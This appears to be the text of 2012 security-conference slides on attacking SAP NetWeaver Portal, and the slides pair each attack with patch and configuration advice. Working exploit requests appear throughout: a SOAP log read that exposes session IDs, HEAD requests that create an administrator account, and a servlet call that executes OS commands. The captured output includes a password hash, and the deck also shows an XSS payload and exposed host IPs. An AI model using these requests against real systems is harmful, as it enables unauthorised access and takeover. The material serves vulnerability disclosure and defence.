

Hacker | Halted


U S A
2012

Invest in security to secure investments



Breaking SAP Portal

Dmitry Chastuhin – Principal Researcher at ERPScan



- The only 360-degree SAP Security solution - ERPScan Security Monitoring Suite for SAP
- Leader by the number of **acknowledgements from SAP** (150+)
- **60+ presentations key security conferences** worldwide
- **25 Awards and nominations**
- Research team - **20 experts with experience in different areas of security**
- Headquarters in Palo Alto (US) and Amsterdam (EU)



SAP® Certified
Integration with SAP Applications

Agenda


- Say Hello to SAP Portal
- Breaking Portal through SAP Services
- Breaking Portal through J2EE Engine
- Breaking Portal through Portal Issues
- ERPScan SAP Pentesting Tool password decrypt module
- Conclusion

- The most popular business application
- More than 180000 customers worldwide
- 74% Forbes 500 companies run SAP

SONY


IBM





<http://erpscan.com/wp-content/uploads/2012/06/SAP-Security-in-figures-a-global-survey-2007-2011-final.pdf>

- Point of Web access to SAP systems
- Point of Web access to other company systems
- Way for attackers to get access to SAP from Internet



The screenshot shows a Shodan search interface with the query `/irj/portal` entered in the search bar. The results page displays two main sections: 'Services' and 'Top Countries'.

Services

Service	Count
HTTP	636
HTTP Alternate	6

Top Countries

Country	Count
United States	175
Germany	57
Brazil	48
India	31
Italy	25

186.200.36.105

Telefonica Data S.A.
Added on 09.10.2012



186-200-36-105.customer.tdatabrasil.net.br

HTTP/1.0 302 Found
location: <http://186.200.36.105/irj/portal>
server: SAP J2EE Engine/7.00
content-length: 0
date: Tue, 09 Oct 2012 01:11:37 GMT

SAP NetWeaver Application Server (ICM)

64.129.117.11
HP-UX 11.x
tiv telecom holdings

HTTP/1.0 307 Temporary Redirect
date: Wed, 03 Oct 2012 11:23:35 GMT



**Okay, okay. SAP Portal it's important
and he have many links with other
modules. So what?**

SAP Management Console

- SAP MC provides a common framework for centralized system management
- Allowing to see the trace and log messages
- Using JSESSIONID from logs attacker can login in Portal

What we can find into logs?

Right! File *userinterface.log* contains calculated JSESSIONID

But...attacker must have credential for reading log file!

Wrong!

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"  

    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://  

    www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header>
    <sapsess:Session xmlns:sapsess="http://www.sap.com/webas/630/soap/  

    features/session/">
        <enableSession>true</enableSession>
    </sapsess:Session>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
    <ns1:ReadLogFile xmlns:ns1="urn:SAPControl">
        <filename>j2ee/cluster/server0/log/system/userinterface.log</  


        filename>
        <filter/>
        <language/>
        <maxentries>%COUNT%</maxentries>
        <statecookie>EOF</statecookie>
    </ns1:ReadLogFile>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Don't use TRACE_LEVEL = 3 on production systems or delete traces

http://help.sap.com/saphelp_nwpi71/helpdata/en/d6/49543b1e49bc1fe10000000a114084/frameset.htm

Single-Sign On

- The SAP implements SSO using the Header Variable Login Module



tnx Mariano ;)

- Implement proper network filters to avoid direct connections to the SAP
- J2EE Engine. If using it for Windows authentication, switch to the SPNegoLoginModule

http://help.sap.com/saphelp_nw73ehp1/helpdata/en/d0/a3d940c2653126e10000000a1550b0/frameset.htm

SAP NetWeaver J2EE

Declarative

By WEB.XML

Programmatic

By UME

Web Dynpro
Portal iViews
J2EE Web apps

- programmatic
- programmatic
- declarative

- The central entity in the J2EE authorization model is the *security role*.
- The programmer defines the application-specific roles in the J2EE deployment descriptor



web.xml



web-j2ee-engine.xml

Verb Tampering

```
<servlet>
    <servlet-name>CriticalAction</servlet-name>
        <servlet-class>com.sap.admin.Critical.Action</
servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction</></servlet-name>
    <url-pattern>/admin/critical</url-pattern>
</servlet-mapping>
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-
name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
    <role-name>administrator</role-name>
</auth-constraint>
</security-constraint>
```

- If we trying to get access to application using GET – we need a login:pass and administrator role
- If we trying to get access to application using HEAD instead GET?
- PROFIT!

- Did U know about *ctc*?

Need Admin account in SAP Portal?

Just send 2 HEAD request

- Create new user blabla:blabla

HEAD /ctc/ConfigServlet?

param=com.sap.ctc.util.UserConfig;CREATEUSER;USERNAME=blabla,PASSW
ORD=blabla

- Add user blabla to group Administrators

HEAD /ctc/ConfigServlet?

param=com.sap.ctc.util.UserConfig;ADD_USER_TO_GROUP;USERNAME=blab
la,GROUPNAME=Administrators

Works when UME use JAVA database

- Install SAP notes 1503579,1616259
- Install other SAP notes about Verb Tampering
- Scan applications by ERPSec WEB.XML checker
- Disable the applications that are not necessary

Invoker servlet

```
<servlet>
    <servlet-name>CriticalAction</servlet-name>
    <servlet-class>com.sap.admin.Critical.Action</servlet-
class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction</></servlet-name>
    <url-pattern>/admin/critical</url-pattern>
</servlet-mapping>
<security-constraint>
<web-resource-collection>
    <web-resource-name>Restrictedaccess</web-resource-name>
    <url-pattern>/admin/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>HEAD</http-method>
</web-resource-collection>
<auth-constraint>
    <role-name>administrator</role-name>
</auth-constraint>
</security-constraint>
```


GET /admin/critical/CriticalAction

GET /servlet/com.sap.admin.Critical.Action

- Want remote execute OS command on J2EE server?
- Maybe upload a backdoor realized as java class?
- or sniff all traffic ?

Still remember about ctc?

Invoker Servlet



Address : http://1...:50100/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=cat%20/etc/pas...

TYPE=S
STATE=
INFO_SHORT= + Process created!
root:TxFs2HkEe2GgA:0:3::/sbin/sh
daemon:*:1:5:::/sbin/sh
bin:*:2:2::/usr/bin:/sbin/sh
sys:*:3:3:::
adm:*:4:4::/var/adm:/sbin/sh
uucp:**:5:3::/var/spool/uucppublic:/usr/lbin/uucp/uucico
lp:**:9:7::/var/spool/lp:/sbin/sh
uucp:**:11:11::/var/spool/uucppublic:/usr/lbin/uucp/uucico
npdb:**:27:1:ALLBASE::/sbin/sh
nobody:**:-2:-2:::
nw:**:30:1:::
smbrnull:**:101:101:DO NOT USE OR DELETE - needed by Samba:/var/opt/samba/nologin:/bin/false
cimsvr:**:102:102:WBEM Services:/var/opt/wbem:/sbin/sh
hpsmh:**:103:103:System Management Homepage:/var/opt/hpsmh:/sbin/sh
sfmdb:**:104:20::/home/sfmdb:/sbin/sh
sshd:**:105:104:sshd privsep:/var/empty:/bin/false
iwww:**:106:1::/home/iwww:/sbin/sh

Address : http://1...:50100/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=whoami

TYPE=S
STATE=
INFO_SHORT= + Process created! sapserver\sapservicedm0
CONFIGURATION=


- Update to the latest patch 1467771, 1445998
- “EnableInvokerServletGlobally” must be “false”
- Check all WEB.XML files by ERPSec WEBXML checker

So, where is a Portal?


- ▼  Portal Content
 - ▶  Content Provided by Other Vendors
 - ▼  Content Provided by SAP
 - ▶  Admin Content
 - ▶  Admin Interfaces
 - ▶  Core Objects
 - ▼  End User Content
 - ▶  BPEM
 - ▼  Standard Portal Users
 - ▶  Ajax Framework Content
 - ▶  Interoperability
 - ▼  iViews
 - ▼  com.sap.netweaver.bc.uwl.iviews
 -  Delegated Tasks
 -  My Substituted Task
 -  Task
 -  Task
 -  Universal Worklist
 -  Universal Worklist - Action
 -  Universal Worklist - Add Note
 -  Universal Worklist - Detail
 -  Universal Worklist - Forward
 -  Universal Worklist - Manage Attachments
 -  Universal Worklist - Personalization
 -  Universal Worklist - User Selection

- Portal permissions define user access rights to objects in the Portal Content Directory (PCD)
- Permissions in the portal are based on ACL methodology
- All objects in the PCD contain a number of permission settings and levels, which determine their availability in the portal administrative environment (design time) and the end user environment (runtime)


Administrator Permission



End User Permission



Role Assigner Permission



Assigned Permissions


		Name	Administrator	End User	Role Assigner	Description
<input type="checkbox"/>		MWA_SUPERADMIN	None	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	MWA_SUPERADMIN
<input type="checkbox"/>		user_admin_role	None	<input type="checkbox"/>	<input checked="" type="checkbox"/>	User Admin
<input type="checkbox"/>		Administrator	None	<input type="checkbox"/>	<input checked="" type="checkbox"/>	Administrator
<input type="checkbox"/>		super_admin_role	Read ReadWrite Full Control	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Super Administration

Buttons at the bottom:

- Permission Source
- Reset Child
- Owner
- Inheritance

End User permission


End User Permission



- Objects whose end user permission is enabled affect the following areas in the portal:
 - All Portal Catalog obj with end user permission
 - Authorized portal users may access restricted portal components that need to be accessed by URL without an intermediate iView, if they are granted permission in the appropriate *security zone*.

Administrator permission


Administrator Permission



- Owner = full control + modify the permissions
- Full control = read/write + delete obj
- Read/Write = read+write+edit properties+ add/rem child
- Write(folders only) = create objects
- Read = view obj+create instances (delta links and copies)
- None = not granted access

Role Assigner permission

Role Assigner Permission



- The role assigner permission setting is available to role objects
- It allows you to determine which portal users are permitted to assign other users, groups, or roles to the role principle using the Role Assignment tool

- Security zones enable a system administrator to control which portal components and portal services a portal user can launch
- A security zone specifies **the vendor ID**, the **security area**, and **safety level** for each portal component and portal service

Why? For easy groupiration multiple iViews

- The security zone is defined in a portal application's descriptor XML file
- A portal component or service can belong to only one security zone; however portal components and services may share the same safety level
- Zones allows the administrator to assign permissions to a safety level, instead of assigning them directly to each portal component or service

Why? For easy groupiration multiple iViews

- So, SecZones offer an extra, but optional, layer of code-level security to iViews
 - User-> check "end user" permission to the role-> view iView
 - User-> check "end user" permission to the role-> check "end user" permission to the SecZone -> view iView

By default, this functionality is disabled


We can get access to Portal iViews using direct URL:

/irj/servlet/prt/portal/prtroot/<iView_ID>

- **No Safety**
 - Anonymous users are permitted to access portal components defined in the security zone.
- **Low Safety**
 - A user must be at least an authenticated portal user to access portal components defined in the security zone.
- **Medium Safety**
 - A user must be assigned to a particular portal role that is authorized to access portal components defined in the security zone
- **High Safety**
 - A user must be assigned to a portal role with higher administrative rights that is authorized to access portal components defined in the security zone.

So, interesting, how many Portal applications with No\Low Safety exist?

Many custom applications with low security level Zone



The screenshot shows the SAP NetWeaver Portal interface. On the left, there is a file tree with several nodes under 'NetWeaver.Portal': 'high_safety', 'low_safety', 'lowh_safety', 'medium_safety', and 'no_safety'. The 'no_safety' node is expanded, showing numerous sub-nodes related to portal components like 'com.sap.pct.srv.portaldataviewer', 'com.sap.portal.ajax.cop.pagetoolbar', etc. A large blue arrow points from this tree towards the right panel.

The right panel displays a 'Test SessionManager' dialog box. It contains two input fields: 'Timeout:' with the value '40' and 'System:' with the value 'zz<script>alert(123)</script>'. Below these fields is a yellow 'Run' button.

